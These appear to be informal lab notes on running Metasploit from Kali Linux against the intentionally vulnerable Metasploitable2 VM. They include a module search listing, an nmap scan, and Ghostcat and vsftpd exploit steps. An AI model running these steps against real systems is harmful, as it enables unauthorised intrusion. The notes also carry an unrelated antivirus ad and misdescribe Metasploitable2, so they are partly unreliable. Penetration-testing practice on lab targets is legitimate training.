
Free Antivirus Software 2023


Looking for free antivirus and malware removal? Scan and remove viruses and malware for free. Malwarebytes free antivirus includes multiple layers of malware-crushing tech. Our anti-malware finds and removes threats like viruses, ransomware, spyware, adware, and Trojans.



Metasploitable2 (Linux) is a framework which is combination Nmap and exploit database.

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.





- Base memory 6000
- Processor 4
- Enable FPT
- Use an existing hard disk file

- File folder - click add button
- Select downloads folder and metasploitable 2 linux-> metaspoiltable 2 vmdk

Metaspoilt

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit

Matching Modules
================

   #     Name                                                  Disclosure Date  Rank
Check  Description
   -     ----                                                  ---------------  ----
   0     auxiliary/dos/http/cable_haunt_websocket_dos                           2020-01-07
normal     No     "Cablehaunt" Cable Modem WebSocket DoS
   1     exploit/linux/local/cve_2021_3493_overlayfs                            2021-04-12
great      Yes    2021 Ubuntu Overlayfs LPE
   2     exploit/windows/ftp/32bitftp_list_reply                2010-10-12       good
No     32bit FTP Client Stack Buffer Overflow
   3     exploit/windows/tftp/threectftpsvc_long_mode                           2006-11-27
great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   4     exploit/windows/ftp/3cdaemon_ftp_user                                  2005-01-04
```

Testing Metaspoilt using Kalilinux

> nmap -A 10.5.174.221

msfg> use auxiliary/admin/http/tomcat_ghostcat

>show options

>set RHOSTS 10.5.174.221

>run

>exploit

>search vsftp

>run

>exploit

> use modulename

>ls - lists all files from other terminal from the given IP